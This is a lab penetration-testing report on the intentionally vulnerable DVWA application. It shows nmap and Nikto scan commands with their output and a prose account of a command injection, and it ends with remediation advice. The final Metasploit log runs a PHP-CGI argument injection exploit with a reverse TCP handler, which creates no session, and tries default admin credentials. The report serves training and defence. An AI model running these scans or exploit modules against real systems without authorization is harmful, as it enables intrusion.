

Vulnerability Assessment and Exploitation Report

|Oluwaseun Quadri

1. Introduction

This assessment was conducted in a controlled laboratory environment to identify vulnerabilities present in the target system hosting the Damn Vulnerable Web Application (DVWA). The objective was to perform vulnerability scanning, exploit at least one discovered vulnerability, and provide remediation recommendations.

2. Tools Used

The following tools were used during the assessment:

- **Nmap** – for network discovery, port scanning, and service identification
- **Nikto** – for web server vulnerability scanning
- **Metasploit Framework** – for exploitation validation
- **DVWA (Damn Vulnerable Web Application)** – intentionally vulnerable test environment

Reason for Using Nmap and Nikto Instead of OpenVAS

OpenVAS was initially selected for vulnerability scanning; however, the vulnerability feed synchronization process did not complete after several hours of waiting. Since OpenVAS requires updated feeds to perform scans effectively, alternative scanning tools (Nmap and Nikto) were used to proceed with the vulnerability assessment while maintaining the project timeline. These tools provided sufficient vulnerability discovery capability for the controlled lab environment.

3. Nmap Scan Findings

An Nmap scan was conducted to identify open ports and running services on the target host.

Command used:

```
nmap -sV --script vuln 192.168.56.102
```

Key findings:

- Port 80 (HTTP) open – Apache Web Server detected
- Service version disclosure identified
- Potential web-based vulnerabilities detected through script scanning

This information helped identify the web server as the primary attack surface

4. Nikto Web Vulnerability Scan Findings

A Nikto scan was performed to identify web server misconfigurations and vulnerabilities.

Command used:

```
nikto -h http://192.168.56.102/DVWA
```

Key vulnerabilities identified:

- Missing X-Frame-Options header (Clickjacking risk)
- Missing X-Content-Type-Options header
- Directory indexing enabled in multiple directories
- Exposure of configuration and repository files (.git directory)
- Web application login interface exposed

These issues indicate insecure server configuration and potential information disclosure risks.

5. Exploitation Performed

A command injection vulnerability in DVWA was successfully exploited using the application's vulnerable input field. By injecting operating system commands into the application input, unauthorized command execution was achieved, confirming the presence of an input validation vulnerability.

Additionally, Metasploit Framework was used to interact with the target system to validate exploitability within the penetration testing workflow.

6. Risk Impact

Successful exploitation of the identified vulnerabilities could allow attackers to:

- Execute arbitrary commands on the server
- Access sensitive configuration data
- Enumerate system information
- Potentially gain further system control

7. Mitigation and Remediation Recommendations

To reduce the identified risks, the following actions are recommended:

1. Input Validation

- Implement strict server-side input validation and sanitization

- Use parameterized commands and avoid direct command execution from user input

2. Secure HTTP Headers

- Enable security headers including:
 - X-Frame-Options
 - X-Content-Type-Options
 - Content-Security-Policy

3. Disable Directory Indexing

- Prevent directory browsing in the web server configuration

4. Remove Sensitive Files

- Remove exposed repository files (.git directories)
- Restrict access to configuration folders

8. Conclusion

The vulnerability assessment demonstrated that the target system contains multiple web application misconfigurations and input validation weaknesses that allow command execution. Implementing proper input validation, secure server configuration, and regular patch management will significantly reduce the risk of compromise.

SCREENSHOTS




Fig.1 image indicating running of a vulnerability with DVWA

```
PS> kali@kali: /home/kali
Session Actions Edit View Help

+ 1 host(s) tested

*****
Portions of the server's headers (Apache/2.4.58) are not in
the Nikto 2.5.0 database or are newer than the known string. Would you like
to submit this information (*no server specific data*) to CIRT.net
for a Nikto update (or you may email to sullo@cirt.net) (y/n)? n

(kali@kali)~/home/kali
PS> nikto -h http://192.168.56.102/DVWA -o dvwa_scan.txt
- Nikto v2.5.0

+ Target IP: 192.168.56.102
+ Target Hostname: 192.168.56.102
+ Target Port: 80
+ Start Time: 2026-02-15 14:06:28 (GMT-5)

+ Server: Apache/2.4.58 (Ubuntu)
+ /DVWA/: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /DVWA/: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Root page /DVWA redirects to: login.php
+ No CGI Directories Found (use '-C all' to force check all possible dirs)
+ OPTIONS: Allowed HTTP Methods: OPTIONS, HEAD, GET, POST .
+ /DVWA/config/: Directory indexing found.
+ /DVWA/config/: Configuration information may be available remotely.
+ /DVWA/tests/: Directory indexing found.
+ /DVWA/tests/: This might be interesting.
+ /DVWA/database/: Directory indexing found.
+ /DVWA/database/: Database directory found.
+ /DVWA/docs/: Directory indexing found.
+ /DVWA/login.php: Admin login page/section found.
+ /DVWA/.git/index: Git Index file may contain directory listing information.
+ /DVWA/.git/HEAD: Git HEAD file found. Full repo details may be present.
+ /DVWA/.git/config: Git config file found. Infos about repo details may be present.
+ /DVWA/.gitignore: .gitignore file found. It is possible to grasp the directory structure.
+ /DVWA/.dockerignore: .dockerignore file found. It may be possible to grasp the directory structure and learn more about the site.
+ 8102 requests: 0 error(s) and 16 item(s) reported on remote host
+ End Time: 2026-02-15 14:07:05 (GMT-5) (37 seconds)

+ 1 host(s) tested

*****
Portions of the server's headers (Apache/2.4.58) are not in
the Nikto 2.5.0 database or are newer than the known string. Would you like
to submit this information (*no server specific data*) to CIRT.net
for a Nikto update (or you may email to sullo@cirt.net) (y/n)?
```

Fig.2 image indicating Nikto scanning sql headers

```
(kali@kali)~/home/kali
PS> cat dvwa_scan.txt
- Nikto v2.5.0/
+ Target Host: 192.168.56.102
+ Target Port: 80
+ GET /DVWA/: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options:
+ GET /DVWA/: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ OPTIONS OPTIONS: Allowed HTTP Methods: OPTIONS, HEAD, GET, POST .
+ GET /DVWA/config/: Directory indexing found.
+ GET /DVWA/config/: Configuration information may be available remotely.
+ GET /DVWA/tests/: Directory indexing found.
+ GET /DVWA/tests/: This might be interesting.
+ GET /DVWA/database/: Directory indexing found.
+ GET /DVWA/database/: Database directory found.
+ GET /DVWA/docs/: Directory indexing found.
+ GET /DVWA/login.php: Admin login page/section found.
+ GET /DVWA/.git/index: Git Index file may contain directory listing information.
+ GET /DVWA/.git/HEAD: Git HEAD file found. Full repo details may be present.
+ GET /DVWA/.git/config: Git config file found. Infos about repo details may be present.
+ GET /DVWA/.gitignore: .gitignore file found. It is possible to grasp the directory structure.
+ GET /DVWA/.dockerignore: .dockerignore file found. It may be possible to grasp the directory structure and learn more about the site.

(kali@kali)~/home/kali
PS>
```

Fig.3 image indicating Nikto scanning sql headers


```
msf exploit(multi/http/php_cgi_arg_injection) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
msf exploit(multi/http/php_cgi_arg_injection) > run
[*] Started reverse TCP handler on 192.168.56.101:4444
[*] Exploit completed, but no session was created.
msf exploit(multi/http/php_cgi_arg_injection) > use auxiliary/scanner/http/http_login
msf auxiliary(scanner/http/http_login) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf auxiliary(scanner/http/http_login) > set TARGETURI /DVWA/login.php
TARGETURI => /DVWA/login.php
msf auxiliary(scanner/http/http_login) > set USERNAME admin
[!] Unknown datastore option: USERNAME. Did you mean HttpUsername?
USERNAME => admin
msf auxiliary(scanner/http/http_login) > set PASSWORD password
[!] Unknown datastore option: PASSWORD. Did you mean HttpPassword?
PASSWORD => password
msf auxiliary(scanner/http/http_login) > run
[*] http://192.168.56.102:80 No URI found that asks for HTTP authentication
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/http/http_login) > use auxiliary/scanner/http/http_version
msf auxiliary(scanner/http/http_version) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf auxiliary(scanner/http/http_version) > run
[*] 192.168.56.102:80 Apache/2.4.58 (Ubuntu)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/http/http_version) > |
```

Fig.6 image Indicating metasploit exploitation validation